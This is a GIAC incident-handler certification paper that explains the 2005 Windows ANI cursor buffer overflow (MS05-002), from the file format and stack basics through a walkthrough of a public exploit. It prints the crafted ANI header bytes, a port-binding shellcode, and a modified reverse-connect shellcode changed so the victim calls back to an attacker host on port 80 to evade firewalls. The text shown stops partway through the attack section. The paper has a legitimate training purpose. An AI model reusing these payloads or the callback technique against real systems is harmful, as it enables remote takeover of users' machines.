Global Information Assurance Certification Paper

Exploiting Microsoft Internet Explorer Cursor and Icon File Handling Vulnerability

GIAC Certified
Incident Handler

Practical Assignment

Version 4.0, Option One

Jerry Chen
CISSP, CCSI, CCSE, CCNP, CSS1, MCSE
GIAC Certified Incident Handler(GCIH)
Instructor: Ed Skoudis
Date: March 15, 2005

Index

Part one: Statement of Purpose

This paper will focus on Microsoft .ANI file handling vulnerability, which was discovered by eEye Digital Security Company on November 15, 2004.

The severity of this vulnerability was rated as “high” both by Microsoft and eEye Digital Security Company, because successful exploit of this flaw allows for remote code execution when a user visited a malicious web site or received a malicious HTML email. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

This first section of this paper will demonstrate in detail why Microsoft .ANI file handling is vulnerable and how the malicious code can take advantage of this vulnerability. Signatures of this attack and Snort rule are also provided.

The second section will concentrate on the details of the attack process. This includes: Reconnaissance, Scanning, Exploiting the System, Keeping Access and Covering the Tracks. A typical company network environment will be used as an example to show how this attack is implemented. Servers in these environments are normally patched on time and carefully watched by network administrators, but not the workstations. This ANI file handling vulnerability can easily be used to exploit end user’s workstation.
By persuading the user to click on a link in the email, , the user’s desktop will automatically initiates HTTP traffic to attacker’s server, which can take complete control of the workstation. On this point perimeter firewalls can not stop this kind of attack because the policy is allowing HTTP traffic out.

The last section of this paper will walk through the six phases of the incident handling process. These phases include Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned. Examples and countermeasures are given in each step in more details.

Part Two: The Exploit of ANI file handling vulnerability

In this section, general introduction of this vulnerability and the details of the exploit code, method, techniques are discussed.

2.1 Exploit Name

Name: MS Cursor and Icon Format Handling Vulnerability
This vulnerability was first reported by Yuji Ukai on November 15, 2004 , eEye Digital Security. Microsoft issued a patch almost 2 month later, on Jan 11th, 2005.

What is the cursor and icon file, if you go to c:\windows\cursors directory, will can find a lot such kind of files, please refer to figure 2.1.1




Figure 2.2.1 Microsoft Windows Cursor and Icon Animation files

Cursors and icons are similar and in most situations they are interchangeable. The functionality of these animation files is to show the movement of the mouse. System will show different image when mouse is moved to different window or area by loading different animation file, These animation files can also be transferred when a web site is visited. A web page could show the web surfer a cursor or icon when the animation files is downloaded to his computer and processed by his/her computer system. There is a vulnerability when Microsoft system processes these animation files. When a specially designed animation file is provided to the system, a buffer overflow attack can be triggered, the attacker can get the same privilege as the user has. This can lead to a complete compromise of the whole system.
Cursor and icon files' extension name is ANI, so this vulnerability is also called ANI file format handling vulnerability.

For this vulnerability, Microsoft issued a security bulletin on Jan 11, 2005, and rated it as critical and recommended to apply the patch immediately

Microsoft Security Bulletin MS05-002

Vulnerability in Cursor and Icon Format Handling Could Allow Remote Code Execution (891711)

Issued: January 11, 2005
Version: 1.1
http://www.microsoft.com/technet/security/bulletin/MS05-002.mspx

Common Vulnerability Exposures (CVE) also listed this vulnerability as **CAN-2004-1049** (under review)
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049

Secunia.com also rated this flaw as highly critical, the reference number for this vulnerability is : SA13645
http://secunia.com/advisories/13645/

The CERT® Coordination Center (CERT/CC), which is a major reporting center for incidents and vulnerabilities , listed this vulnerability as:
CERT: Vulnerability Note VU#625856
http://www.kb.cert.org/vuls/id/625856

2.2 Affected Operating Systems and Components

Affected Software:

According to Microsoft, the following systems are affected by this vulnerability:

- Microsoft Windows NT Server 4.0 Service Pack 6a
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6

- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millennium Edition (Me)

Non-Affected Software:

- Microsoft Windows XP Service Pack 2

2.3 Protocol and Services

Windows system has a module USER32.DLL, one of its functions is to handle the animated files (.ANI). These files could be provided by a user or a web site to display some customized cursor. However the function in USER32.DLL doesn't check the input files properly, it is possibly to make a specially animated file format, which will overwrite the function's return address, thus change the code executing path. An attacker could exploit this vulnerability to point the return address to his malicious code, which give him complete control of the system. This is typical buffer overflow vulnerability.
Let's take a detailed look at the partial data structure of animated file .ANI

"RIFF" {(DWORD) Length of file}
"ACON"
"LIST" {(DWORD) Length of list}
"INFO"
"INAM" {(DWORD) Length of title} {Title size}
"IART" {(DWORD) Length of author} {Author size}
"anih" {(DWORD) Length of Animation Header} {Animation Header Block}

What does the above structure mean? We can see an example in c:\windows\cursors\sizewe.ani
It will display a cursor like this:

Figure 2.3.1 Cursor Image

We can use debug to open the sizewe.ani file, you can see clearly the file structure exactly matches the above description




Figure 2.3.2 Hex from sizewe.ani

From right side of this file, matching the header structure listed above, we can see:

RIFF: length of the file is 032A, 810 in decimal
ACON:
LIST : length of the list is hex 0000004A, 74 in decimal
INFO
INAM: length of title is hex 10 , 16 in decimal. The title is “Sizing feedback.”
IART: length of the author is hex 26, 38 in decimal, the author is “Microsoft Corporation, Copyright 1993.”
anih, length of anih is hex 00000024, 36 in decimal.

Generally, the length of Animation Header Block should be 36 bytes (0x00000024). The vulnerability is in the handling of the Length of Animation Header field. This value will be passed as the length argument of memcpy(), which is a function in C program, it has the following format:

```
memcpy(buffer2, buffer1, size of buffer)
```

When buffer1 (Animation Header Block) is copied into buffer2, the size of buffer(Length of Animation Header) is not checked by the system. This would not be a problem is the size of buffer2 is equal or bigger than buffer2. But if buffer2 is smaller that buffer1, all the data beyond what buffer2 can hold will be dump into the stack area, which could overwrote some other important data, leading system crash or change the code executing path.
This is a typical buffer overflow attack. How buffer overflow attack works?

2.4 Buffer Overflow

We will start from the very beginning how program executes in the memory. Let’s take a C program as an example:

example1.c:

MAIN PROGRAM

```
main()
{ int a,b,c;

  c = adder(a,b)
}
```

SUBROUTINE

```
adder(int a,b)
{ int z;
  z = a + b;
  return z;
}
```

When this program is compiled and loaded into system memory, it will be put into three areas:

1) Code area: This area includes the machine code (instruction), which tells a computer what to do. This area is read only. A register IP (Instruction Point) always remembers where the next code to be executed is.
2) Data area: This area contains data for code to read and write. Static variable is stored in this area.
3) Stack area: This area has the following purposes:
   a. Dynamically store the local variables used in functions, in the example, variable a and variable b are stored in stack area
   b. Transfer parameters to function and return values from function. In the main program, adder(a, b) sentence will push integer b, a into stack, as indicated in step a. The return value will also be stored in stack.
   c. The other important role for this area is to store the next instruction code address when a function is called. When main program call subroutine adder(), system will push the function parameter b,a into the stack, and push the address of the next code behind the function as well, the stack is just like Figure 2.4.1:

   Actually when we look at the assembly language output of example1.c, we will have a better understanding:

```
      MAIN PROGRAM
           ...
           PUSH b
           PUSH a
           CALL adder
[uvwz]     ADD  SP,4

           (Result is in AX)
```

```
        . . .
    SUBROUTINE
[efgh]  adder: PUSH BP
               MOV  BP,SP
               SUB  SP,2
               MOV  AX, [BP+4]
               ADD  AX, [BP+6]
               MOV  [BP-2], AX
               MOV  SP,BP
               POP  BP
               RET
```




Figure 2.4.1 Stack Description

Here we need to pay attention to how stack works,
The are two pointers in stack: SP and BP.
SP is the stack pointer, it always keeps changing when something is saved into and taken from the stack. It always points to the top of the stack.
BP is the base pointer. It doesn't change during stack operation. It is used as a reference point to locate stack unit.

We assume the stack can only be operated on a 2 bytes basis, this means each operation on the stack, system will read or write 2 bytes and SP will be changed by 2 :
There are two basic operations on stack: push and pop.
When a variable is pushed into stack, SP is decreased by 2 first, the value of the variable is saved to the memory address pointed by SP.
When a value is popped from stack, the value of the memory units SP is pointing to is copied into the register in pop command and SP is increased by 2.

With these basic knowledge of stack, let 's take a look at the main program, the stack changes as the following, please also refer to figure 2.4.1:

1. "POSH b", SP is decreased by 2, b is pushed to stack, SP points to xx
2. "POSH a", SP is decreased by 2, pointing to xx-2, a is pushed to [xx-2]
3. 'call adder' first pushes the next instruction address [uvwz] to stack, SP point to xx-4, the code address after '"call adder" is pushed into stack; At the same time IP is changed to the adder first code address efgh in the function. u,v,w,v,e,f,g,h are hex numbers.

When the process running in the subroutine, the stack changes in that way:

1. SP point to xx-6, BP is saved to [xx-6]
2. BP is changed to SP, in this case xx-6 is assigned to BP
3. SP is decreased by 2, point to xx-8. This unit is left for integer Z.
4. [BP+4] is [xx-2], where integer a is stored,
5. [BP+6] is [xx], this is where b is stored.
6. The added result is stored in [xx-8], which is reserved in step 3
7. 'move SP, BP' restores the original SP, which points to xx-6
8. 'pop BP' restores the original BP, SP is pointing to xx-4
9. 'RET' increases SP to xx-2, IP is pointing to uvwz, this is stored in [xx-4]
10. The code "add SP, 4" exactly restores the original SP to xx+2.

Figure 2.4.1 shows the details of the stack.

Now we know how stack grows and shrinks. We can look into the details how buffer overflow attack can be implemented.
Let's still take an example:

example2.c

```
MAIN PROGRAM
void main()
```

```
{
 char large_string[256];
int i;
for( i = 0; i < 256; i++)
large_string[i] = 'A';
function(large_string);
```

```
}
```

```
SUBROUTINE
void function(char *str)
 {
   char buffer[16];

   strcpy(buffer,str);
}
```

There is a typical buffer overflow error in the above program.
The main program is just to initialize a string variable large_string, which has 256 “A”. When process goes to subroutine, there is a char variable buffer, which has only 16 bytes long. But strcpy() will put 255 charater into 16 bytes, and strcpy never checks the length of variable str, it just dumps everything from str to buffer.




Figure 2.4.2 Buffer Overflow Attack

Let' s take a look at the stack figure2.4.2:

1. When the main program makes a call for subroutine, it saves the return address into stack. After this operation, SP is pointing to xx. Assuming the address of instruction code next to function call in the main program is uvwz, the uvwz is stored into [xx]
2. IP (instruction Point) is changed to the address of first code in subroutine
3. In the subroutine, process stores the BP to stack, SP pointing to xx-2
4. Subroutine reserves the space for Buffer, 16 bytes.
5. When Subroutine runs the strcpy function, it just dump all 256 "A" from address [xx-18] to [xx-18+256], which ALSO OVERWRITTEN the RETURN address! The strcpy writes the buffer from lower memory to high memory, in this case all memory unit will be "41", which is ASCII value "A".
6. When the subroutine returns, it will go to the overwritten return address, which is "4141" in this case.
7. If the overwritten code is exactly malicious machine code and the return address points to the start of the malicious code, the machine will execute arbitrary code which is provided by intruder. The attack can change the return address and point back to the memory address in this stack, which is the start of the malicious code.

2.5 Buffer Overflow Vulnerability in Microsoft Windows .ANI File Handling

This session will discuss how buffer overflow vulnerability can be exploited with .ANI file
The exploiting code is a is a Visual C++ program, which can create a HTML file and ani file, when the HTML file is visited, it will invoke system to process ani file. I downloaded from
http://www.k-otik.com/exploits/20050123.HOD-ms05002-ani-expl.c.php
It is listed in Appendix I,
Let's go through the code step by step.

```
/* ANI header */
unsigned char aniheader[] =
"\x52\x49\x46\x46\x9c\x18\x00\x00\x41\x43\x4f\x4e\x61\x6e\x69\x68"
"\x7c\x03\x00\x00\x24\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

/* jmp offset, no Jitsu */
"\x77\x82\x40\x00\xeb\x64\x90\x90\x77\x82\x40\x00\xeb\x64\x90\x90"
"\xeb\x54\x90\x90\x77\x82\x40\x00\xeb\x54\x90\x90\x77\x82\x40\x00"
"\xeb\x44\x90\x90\x77\x82\x40\x00\xeb\x44\x90\x90\x77\x82\x40\x00"
"\xeb\x34\x90\x90\x77\x82\x40\x00\xeb\x34\x90\x90\x77\x82\x40\x00"
"\xeb\x24\x90\x90\x77\x82\x40\x00\xeb\x24\x90\x90\x77\x82\x40\x00"
"\xeb\x14\x90\x90\x77\x82\x40\x00\xeb\x14\x90\x90\x77\x82\x40\x00"
"\x77\x82\x40\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
```

From /*Ani header*/ session, we can compare this data structure with the example given on section 2.3 , the header structure here is :
“RIFF”, length of the file, this is 0x0000189c, 6300 bytes in decimal.
“ACON”
This header file skips some other fields, directly moves to the vulnerable field:
“anih”, length of this block is 0x0000037c, 892 bytes in decimal.
After “anih” length field, is the actually block data. Because this is no boundary check on this “anih” block, system will copy 892 bytes into the stack area, this will overwrite the function return address.
When the function returns, the overwritten address will be put into IP, which is exactly pointing back into stack malicious code.
To figure out the exact return address is not very easy, a few techniques we can use to come over this point. A jump area can help as long as the address is in this range, the shell code will eventually be executed.
In this case the following shell code will be running to create a listening port on the victim’s machine:


```
/* portbind shellcode */
unsigned char shellcode[] =
"\xeb\x70\x56\x33\xc0\x64\x8b\x40\x30\x85\xc0\x78\x0c\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\xeb\x09\x8b\x40\x34\x8d\x40\x7c\x8b"
"\x40\x3c\x5e\xc3\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x03\xd5\x8b\x4a\x18\x8b\x5a\x20\x03\xdd\xe3\x34\x49\x8b\x34\x8b"
"\x03\xf5\x33\xff\x33\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x03"
"\xf8\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x03\xdd\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x03\xdd\x8b\x04\x8b\x03\xc5\x89\x44\x24\x1c"
"\x61\xc3\xeb\x3d\xad\x50\x52\xe8\xa8\xff\xff\xff\x89\x07\x83\xc4"
"\x08\x83\xc7\x04\x3b\xf1\x75\xec\xc3\x8e\x4e\x0e\xec\x72\xfe\xb3"
"\x16\x7e\xd8\xe2\x73\xad\xd9\x05\xce\xd9\x09\xf5\xad\xa4\x1a\x70"
"\xc7\xa4\xad\x2e\xe9\xe5\x49\x86\x49\xcb\xed\xfc\x3b\xe7\x79\xc6"
"\x79\x83\xec\x60\x8b\xec\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5e"
"\xe8\x3d\xff\xff\xff\x8b\xd0\x83\xee\x36\x8d\x7d\x04\x8b\xce\x83"
"\xc1\x10\xe8\x9d\xff\xff\xff\x83\xc1\x18\x33\xc0\x66\xb8\x33\x32"
"\x50\x68\x77\x73\x32\x5f\x8b\xdc\x51\x52\x53\xff\x55\x04\x5a\x59"
"\x8b\xd0\xe8\x7d\xff\xff\xff\xb8\x01\x63\x6d\x64\xc1\xf8\x08\x50"
"\x89\x65\x34\x33\xc0\x66\xb8\x90\x01\x2b\xe0\x54\x83\xc0\x72\x50"
"\xff\x55\x24\x33\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xff\x55\x14"
"\x8b\xf0\x33\xc0\x33\xdb\x50\x50\x50\xb8\x02\x01\x11\x5c\xfe\xcc"
"\x50\x8b\xc4\xb3\x10\x53\x50\x56\xff\x55\x18\x53\x56\xff\x55\x1c"
"\x53\x8b\xd4\x2b\xe3\x8b\xcc\x52\x51\x56\xff\x55\x20\x8b\xf0\x33"
"\xc9\xb1\x54\x2b\xe1\x8b\xfc\x57\x33\xc0\xf3\xaa\x5f\xc6\x07\x44"
"\xfe\x47\x2d\x57\x8b\xc6\x8d\x7f\x38\xab\xab\xab\x5f\x33\xc0\x8d"
"\x77\x44\x56\x57\x50\x50\x50\x40\x50\x48\x50\x50\xff\x75\x34\x50"
"\xff\x55\x08\xf7\xd0\x50\xff\x36\xff\x55\x10\xff\x77\x38\xff\x55"
"\x28\xff\x55\x0c";
```

Since the original malicious code only open a port 7777 on the attacked machine, this can not be accessed from Internet by the attacker because port 7777 normally will be blocked by perimeter firewall.

We can find another way to avoid the attack being stopped by firewall. The Shell code can be changed for automatically initialize a HTTP traffic to the attacker's machine, which has exactly an HTTP port opening to accept this connection. This shell code can be find on
http://www.metasploit.com/sc/win32_reverse.asm

The default port in the source is 8721 and IP address is 192.168.0.247, this has to changed to port 80, IP address in Testlab for attacker's machine is 192.168.1.1
So line 103 and line 104 are changed to :
Push 0x0101a8c0; this mapping is : 192→c0, 168→a8, 1→01, 01→01
Push 0x50000002 : 0x5000 →port 80

After compiling the source code, we got the following machine code,



We replace the shell code as following:

```
 unsigned char shellcode[] =
"\xe8\x30\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xec\xf9"
"\xaa\x60\xd9\x09\xf5\xad\xcb\xed\xfc\x3b\x8e\x4e\x0e\xec\x7e"
"\xd8\xe2\x73\xad\xd9\x05\xce\x72\xfe\xb3\x16\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x00\x01\x5b\x54\x89\xe5\x89\x5d\x00"
"\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x58"
"\x08\xeb\x0c\x8d\x57\x24\x51\x52\xff\xd0\x89\xc3\x59\xeb\x10"
"\x6a\x08\x5e\x01\xee\x6a\x08\x59\x8b\x7d\x00\x80\xf9\x04\x74"
"\xe4\x51\x53\xff\x34\x8f\xe8\x83\x00\x00\x00\x59\x89\x04\x8e"
"\xe2\xeb\x31\xff\x66\x81\xec\x90\x01\x54\x68\x01\x01\x00\x00"
"\xff\x55\x18\x57\x57\x57\x57\x47\x57\x47\x57\xff\x55\x14\x89"
"\xc3\x31\xff\x68\xc0\xa8\x01\x01\x68\x02\x00\x00\x50\x89\xe1"
"\x6a\x10\x51\x53\xff\x55\x10\x85\xc0\x75\x44\x8d\x3c\x24\x31"
"\xc0\x6a\x15\x59\xf3\xab\xc6\x44\x24\x10\x44\xfe\x44\x24\x3d"
"\x89\x5c\x24\x48\x89\x5c\x24\x4c\x89\x5c\x24\x50\x8d\x44\x24"
"\x10\x54\x50\x51\x51\x51\x41\x51\x49\x51\x51\xff\x75\x00\x51"
"\xff\x55\x28\x89\xe1\x68\xff\xff\xff\xff\xff\x31\xff\x55\x24"
```

```
"\x57\xff\x55\x0c\xff\x55\x20\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0"
"\xac\x38\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24"
"\x14\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
"\x01\xeb\x8b\x04\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e"
"\x5d\x5b\xc2\x08\x00";
```

As indicated above, the change is the underline part.
The Ethereal packets can show this attack more clearly:

